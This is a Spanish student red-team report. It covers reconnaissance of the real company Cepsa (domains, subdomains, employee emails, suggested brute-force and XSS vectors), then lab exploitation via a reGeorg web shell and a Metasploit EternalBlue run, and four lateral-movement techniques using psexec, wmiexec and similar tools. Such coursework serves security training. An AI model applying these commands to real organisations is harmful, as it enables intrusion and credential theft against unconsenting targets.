

RED TEAM

2023

Hecho por: Diego
Puchol Candel

Índice

Pág.

01 Reconocimiento de una organización

08 Intrusión y explotación de vulnerabilidades
mediante tunelización

14 Movimiento lateral sobre sistemas

Reconocimiento de una organización

INTRODUCCIÓN

La empresa elegida será Cepsa. En este primer ejercicio deberemos reconocer diferentes apartados de esta organización los cuales son los siguientes:


- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

No será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.


Deberemos priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso.

01 Reconocimiento de una organización

Utilizando como herramienta la página de **bgp.he.net** se buscó poniendo el nombre de nuestra empresa elegida pero al hacerlo no se encontró ningún sistema autónomo.



Seguimos con la siguiente pagina WhoisXMLAPI en esta si que encontramos bastante información, rangos de red.



The screenshot shows the WhoisXMLAPI search interface. At the top, a search bar contains the text 'cepsa' with a magnifying glass icon to its right. Below the search bar, there is a navigation bar with the text 'Search by IPv4, IPv6, Company name, ASN' and 'Demo: up to 100 ranges'. The main content area displays a JSON array of search results. The first result is expanded, showing details for the IP range '195.55.68.104 - 195.55.68.111'. The JSON structure includes fields for 'inetnum', 'inetnumFirst', 'inetnumLast', 'inetnumFirstString', 'inetnumLastString', 'as' (with sub-fields 'asn', 'name', 'type', 'route', and 'domain'), and 'domain'. The 'Total ranges: 36' is displayed in the top right corner of the results area. At the bottom right, there are icons for copying and downloading, and a button labeled 'Decoded format'.

```
[
  {
    "inetnum": "195.55.68.104 - 195.55.68.111",
    "inetnumFirst": 281473956922472,
    "inetnumLast": 281473956922479,
    "inetnumFirstString": "281473956922472",
    "inetnumLastString": "281473956922479",
    "as": {
      "asn": 3352,
      "name": "Telefonica_de_Espana",
      "type": "Cable/DSL/ISP",
      "route": "195.55.0.0/16",
      "domain": "http://www.telefonica.es/"
    },
    "domain": "http://www.telefonica.es/"
  },
  ...
]
```

Un total de 36 rangos en concreto. Lo apuntamos en el Excel facilitado por el profesor. Los rangos de red estarán adjuntados con el informe bajo el nombre de CDIR.txt.

Después en esa misma pagina pero en otro apartado buscare los dominios de Cepsa en "Domains & Subdomains Discovery Service". Me sacó mas de 200 los cuales hay que revisarlos para ver que estén bien y eliminar los que no nos sirvan.

219 domain(s) having cepsa in their WHOIS records found

Ahora nos iremos a la página de ViewDNS.info apartado de "Reverse IP Lookup" para ver si nos saca dominios, en este caso con ninguna dirección IP salió nada. También usaremos la herramienta de "DNS Report" de la misma página mencionada anteriormente y ahí descubrimos que Cepsa solo tiene un "ns": ns1.cepsa.net.

	Information
	Nameserver records returned by the parent s
ted at	artemis.ttd.net. [NO GLUE] [TTL=172800] ns1.cepsa.net. [NO GLUE] [TTL=172800]
	This information was kindly provided by k.c
at	Good! The parent servers have information c domains (like .co.us) do not have a DNS zor

Con el "ns" encontrado nos dirigiremos a "Reverse NS Lookup" en la misma pagina en la cual encontramos muchos dominios estos si todos de Cepsa.

Reverse NS results for ns1.cepsa.net =====	
There are 201 domains using this nameserver. These are listed below.	
Domain	
ampliandofronteras.com	
atlasceuta.com	
atlasmelilla.com	
botellacepsa.com	
botellacepsa.es	
buenviajecepsa.com	
buenviajecepsa.es	
campuscepsa.com	
carburantesoptima.com	
carburantesoptima.es	
cartaocepsastar.com	
cartoescepsastar.com	
cepcolsa.com	
cepsa-lubricantes.es	
cepsa.be	
cepsa.co	
cepsa.com	

Los dominios estarán adjuntados con el informe bajo el nombre de dominios.txt.

Ahora pasamos a los subdominios, en este caso nos marcharemos a la maquina de "kali" y con ayuda de "assetfinder" recopilaremos los subdominios de Cepsa. Hemos utilizado los dominios de "cepsa.com" y "cepsa.es" ya que albergan gran cantidad de subdominios. Después hay tres dominios que tienen menor cantidad de subdominios, estos son los siguientes; "cepsa.net, tiendacepsa.com, tiendacepsa.es," todos ellos tienen 4 subdominios.

En kali configuro el amass poniendo los dominios correspondientes y activando la fuerza bruta proporcionandole diccionarios de SecList

```
[scope.domains]
domain = cepsa.com
domain = cepsa.es
domain = tiendacepsa.es
domain = tiendacepsa.com
domain = cepsa.net
```

Y ya configurado lanzo el siguiente comando.

```
(kali@kali)-[~/Desktop/Herramientas]
$ amass enum -v -config /home/kali/.config/amass/config.ini -dir /home/kali/Desktop/Practicaredteam/resultados
amass -d cepsa.com
```

Subscan también nos puede servir para hacernos con subdominios. En mi caso lo realice con los 5 dominios principales.

Los archivos irán dentro de la carpeta "resultadosubscans" que a su vez irá dentro de la carpeta "Practicaredteam" que se adjuntará con el informe.

```
(kali@kali)-[~/Desktop/Herramientas/subscan]
$ python subscan.py -f /home/kali/Desktop/Tools/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt cepsa.com >> resultadosubscan.cepsa.com
/home/kali/Desktop/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
100% | 100000/100000 [00:38<00:00, 2629.50it/s]

(kali@kali)-[~/Desktop/Herramientas/subscan]
$ python subscan.py -f /home/kali/Desktop/Tools/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt cepsa.es >> resultadosubscan.cepsa.es
/home/kali/Desktop/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
100% | 100000/100000 [00:29<00:00, 3345.13it/s]

(kali@kali)-[~/Desktop/Herramientas/subscan]
$ python subscan.py -f /home/kali/Desktop/Tools/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt tiendacepsa.es >> resultadosubscan.tiendacepsa.es
/home/kali/Desktop/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
100% | 100000/100000 [00:21<00:00, 4668.43it/s]

(kali@kali)-[~/Desktop/Herramientas/subscan]
$ python subscan.py -f /home/kali/Desktop/Tools/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt tiendacepsa.com >> resultadosubscan.tiendacepsa.com
/home/kali/Desktop/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
100% | 100000/100000 [01:09<00:00, 1443.45it/s]

(kali@kali)-[~/Desktop/Herramientas/subscan]
$ python subscan.py -f /home/kali/Desktop/Tools/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt cepsa.net >> resultadosubscan.cepsa.net
/home/kali/Desktop/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
93% | 93142/100000 [00:24<00:02, 3424.71it/s]
```

Junto las listas de "amass", "subscan" y "assetfinder" y uso "puredns" para limpiar esta ultima lista creada con el comando :

```
(kali@kali)-[~/Desktop/Practicaredteam]
$ puredns resolve /home/kali/Desktop/Practicaredteam/subdominios.txt -r /home/kali/Desktop/resolvers.txt -w p
urednscepsa
```

Con el resultado del "puredns" lanzamos un "EyeWitness" para sacar vulnerabilidades.
Con el siguiente comando:

```
(kali@kali)-[~/Desktop/Herramientas/EyeWitness/Python]
$ ./EyeWitness.py --web -f /home/kali/Desktop/Practicaredteam/subdominios.txt -d /home/kali/Desktop/Practicaredteam/EyeWitness
```

Entre los resultados de Eyewitness podemos intentar identificar los siguientes posibles vectores

Se podría sacar información a raíz de los números para ver si se logra o ingresar en una cuenta de Skype con uno de esos números o ver si pertenecen a alguien que este muy dentro de la empresa.

Dial-In Conferencing Settings and PIN Management

Personal Identification Number (PIN)
To set your PIN and Conference ID you must first sign in.
[Sign In](#)

Conference Dial-In Numbers

Region	Number	Available Languages
Becancour	(+1) 819 294 1868	français (Canada), español (España, alfabetización internacional), English (United States)
China	(+86) 021 57037299	español (España, alfabetización internacional)
Global	(+34) 91 337 14 42	español (España, alfabetización internacional), português (Brasil), français (Canada), English (United States)
	(+351) 217 217 602tel:+351217217602	English (United States), português (Brasil), français (France), español (España, alfabetización internacional)
Peru	(+51) 12 19 97 98	español (España, alfabetización internacional)
Portugal	(+351) 217 217 602tel:+351217217602	English (United States), português (Brasil), français (France), español (España, alfabetización internacional)
Singapur	(+65) 6206 0950	English (United States)
Spain	(+34) 91 337 14 42	español (España, alfabetización internacional), português (Brasil), français (Canada), English (United States)
UK	(+44) 20 78 41 52 60	English (United Kingdom), español (España, alfabetización internacional)

In Conference DTMF Controls

DTMF Feature

- *6 Mute or unmute your microphone
- *4 Toggle audience mute
- *7 Lock or unlock the conference
- *9 Enable or disable announcements for participants entering and exiting the conference
- *3 Privately play the name of each participant in the conference
- *1 Play a description of the available DTMF commands
- *8 Admit all participants currently in the lobby to the conference


The DTMF commands listed above may differ based on the configuration on the Organizer's site. To ensure accuracy, please click on the "Find a local number" link in the invite for your meeting.

He encontrado dos correos los cuales son: diego.lopez@cepsa.com y rafael.hernandez@cepsa.com encontrados en la lista de "assetfinder" (resultadoscepsa.com.txt). Podemos encontrar información de ellos en sus perfiles de LinkedIn.

<http://diego.lopez@cepsa.com>
<http://rafael.hernandez@cepsa.com>

En esta pagina podríamos hacer uso de la fuerza bruta con los correos encontrados intentando dar con las contraseñas para ver si podríamos ingresar a esta pagina.

<http://mgr.cepsa.com/>



Utilizan un jQuery de una versión 3.1.1 la cual es vulnerable a "Cross-Site Scripting". Nos podríamos aprovechar de esto para hacernos con credenciales o información que nos permitan crear una conexión con un equipo que este en la red interna usando así toda la información que se pueda recoger del "Cross-Site Scripting" como posible vector de acceso.

Lancé "nuclei" pero no obtuve resultados.

```
(kali@kali)-[~/Desktop/Practicaredteam]
$ nuclei -l Eyewitness -pt dns,http,headless,network -o nucleioresultados

nuclei v2.8.8
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.8 (outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4839
[INF] No results found. Better luck next time!
```


Intrusión y explotación de vulnerabilidades mediante tunelización.

INTRODUCCIÓN

Deberemos desplegar las máquinas virtuales proporcionadas (DVWA, Windows Server 2012 y Windows Server 2008) de la siguiente manera:



- DVWA y Kali en una red NAT 1
- DVWA y Windows Server 2008 en una red NAT 2

Posteriormente deberán ser desarrollar las siguientes acciones:


- Desplegar reGeorg en DVWA mediante la funcionalidad de subida de ficheros.
- Hacer uso de reGeorg para enumerar el sistema Windows Server.
- Hacer uso de Metasploit para explotar la vulnerabilidad EternalBlue mediante el uso del proxy levantado en local con reGeorg.

02 Intrusión y explotación de vulnerabilidades mediante tunelización

Para este apartado con las maquinas ya en su red correspondiente: kali en redNAT1, Windows2008 en redNAT2 y DVWA en ambas.



Desde la maquina de kali ingresaremos a la pagina de DVWA gracias a su IP y en la parte de upload subiremos el archivo tunnel.nosocket.php.



Georg says, 'All seems fine'

Después de recibir este mensaje en consola desde la carpeta de reGeorg lanzamos lo siguiente:

```
File Actions Edit View Help
(kali@kali)-[~/Desktop/Herramientas/reGeorg]
$ python2.7 reGeorgSocksProxy.py -u http://10.0.2.5/hackable/uploads/tunnel.nosocket.php

  RE||G||E||G||O||R||G
  ... every office needs a tool like Georg

willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8888], tunnel at [http://10.0.2.5/hackable/uploads/tunnel.nosocket.php]
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

Con esto hecho ahora hay que editar el archivo de configuración de proxychains.

```
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the
# ( auth types supported: "basic"-http "user/pa
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 8888

```

^G Help	^O Write Out	^W Where Is	^K Cut
^X Exit	^R Read File	^\\ Replace	^U Past

Ahora con proxychains escanaremos la maquina Windows2008 con nmap y el siguiente comando:

`proxychains -f proxychains4.com nmap -v 10.0.2.26`

```
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:60020 ←sock
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:1137 ←sock
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:900 ←sock
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:3801 ←sock
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:808 ←sock
Completed Connect Scan at 13:59, 3.15s elapsed (1000 total ports)
Nmap scan report for 10.0.2.26
Host is up (0.0028s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.21 seconds
```

Y así ya tenemos la enumeración del servidor.

Lo siguiente será entrar al "Metasploit" para explotar el "Eternalblue".

Entramos con "msfconsole" y se pone le proxy que necesitamos, en este caso hacia la maquina de DVWA.

```
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
msf6 > set Proxies SOCKS5 127.0.0.1:8888
```

Después buscamos el eternalblue.

```
msf6 > search eternalblue
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

Matching Modules
=====
#  Name                                                                 Disclosure Da
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14
s Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec     2017-03-14
/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command   2017-03-14
/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14

Interact with a module by name or index. For example info 4,
```

Lo seleccionamos e indicamos el puerto y la IP del objetivo.

```
Ec0saShazN1stP256::NAME
sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4

0 Automatic Target

roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
f6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 445
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
LPORT => 445
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
f6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.26
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
RHOSTS => 10.0.2.26
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
roxychains] DLL init: proxychains-ng 4.16
f6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Escribimos "exploit" y la vulnerabilidad de eternalblue quedará explotada.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

[*] Started reverse TCP handler on 10.0.2.15:445
[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[proxychains] Strict chain... 127.0.0.1:8888... 10.0.2.26:445
```

Movimiento lateral sobre sistemas

INTRODUCCIÓN

Debemos demostrar el uso de 4 técnicas de movimiento lateral que le permitan acceder desde el Kali o Windows Server 2012 al sistema Windows Server 2008.

03 Movimiento lateral sobre sistemas

La primera técnica para el movimiento lateral de Linux hacia Windows 2008 ha sido la siguiente:

```
(kali@kali)-[~]
$ winexe -U rooted.local/jose%abc123.. //10.0.2.26 cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Se puede ver que se ha podido acceder al windows

La segunda técnica ha sido :

```
(kali㉿kali)-[~]
$ rdesktop -d rooted.local -u jose -p abc123.. 10.0.2.26 -r disk:share=/root/mysha
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=server2008.rooted.local

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=server2008.rooted.local
Issuer: CN=server2008.rooted.local
Valid From: Mon Sep 26 03:48:44 2022
To: Tue Mar 28 03:48:44 2023


Certificate fingerprints:

sha1: afa030396b2c36f62be8bc16d6b933989f20a860
sha256: 191c97938955644f5c1505ab143cd64dd2fc4a2de80a3e654917fc550931b4ed

Do you trust this certificate (yes/no)? y

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);
```

Donde hemos accedido y conseguido un escritorio remoto



Como tercera técnica usada y que ha salido bien también :


```

zsh: suspended winexe -U rooted.local/jose%abc123.. //10.0.2.26 cmd

(kali@kali)-[~]
$ impacket-psexec rooted.local/jose:abc123..@10.0.2.26

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.2.26.....
[*] Found writable share ADMIN$
[*] Uploading file HLUOSlHo.exe
[*] Opening SVCManager on 10.0.2.26.....
[*] Creating service BLKr on 10.0.2.26.....
[*] Starting service BLKr.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi#n 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>

```

Y por ultimo, la cuarta t cnica pedida ha sido esta y se comprueba que ha salido bien mostrando que llegamos a la carpeta del usuario Jose

```

Clipboard(warning): failed to acquire ownership of CLIPBOARD clipboard

(kali@kali)-[~]
$ impacket-wmiexec rooted.local/jose:abc123..@10.0.2.26

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd Desktop
El sistema no puede encontrar la ruta especificada.

C:\>cd Users
C:\Users>cd Jose
C:\Users\Jose>

```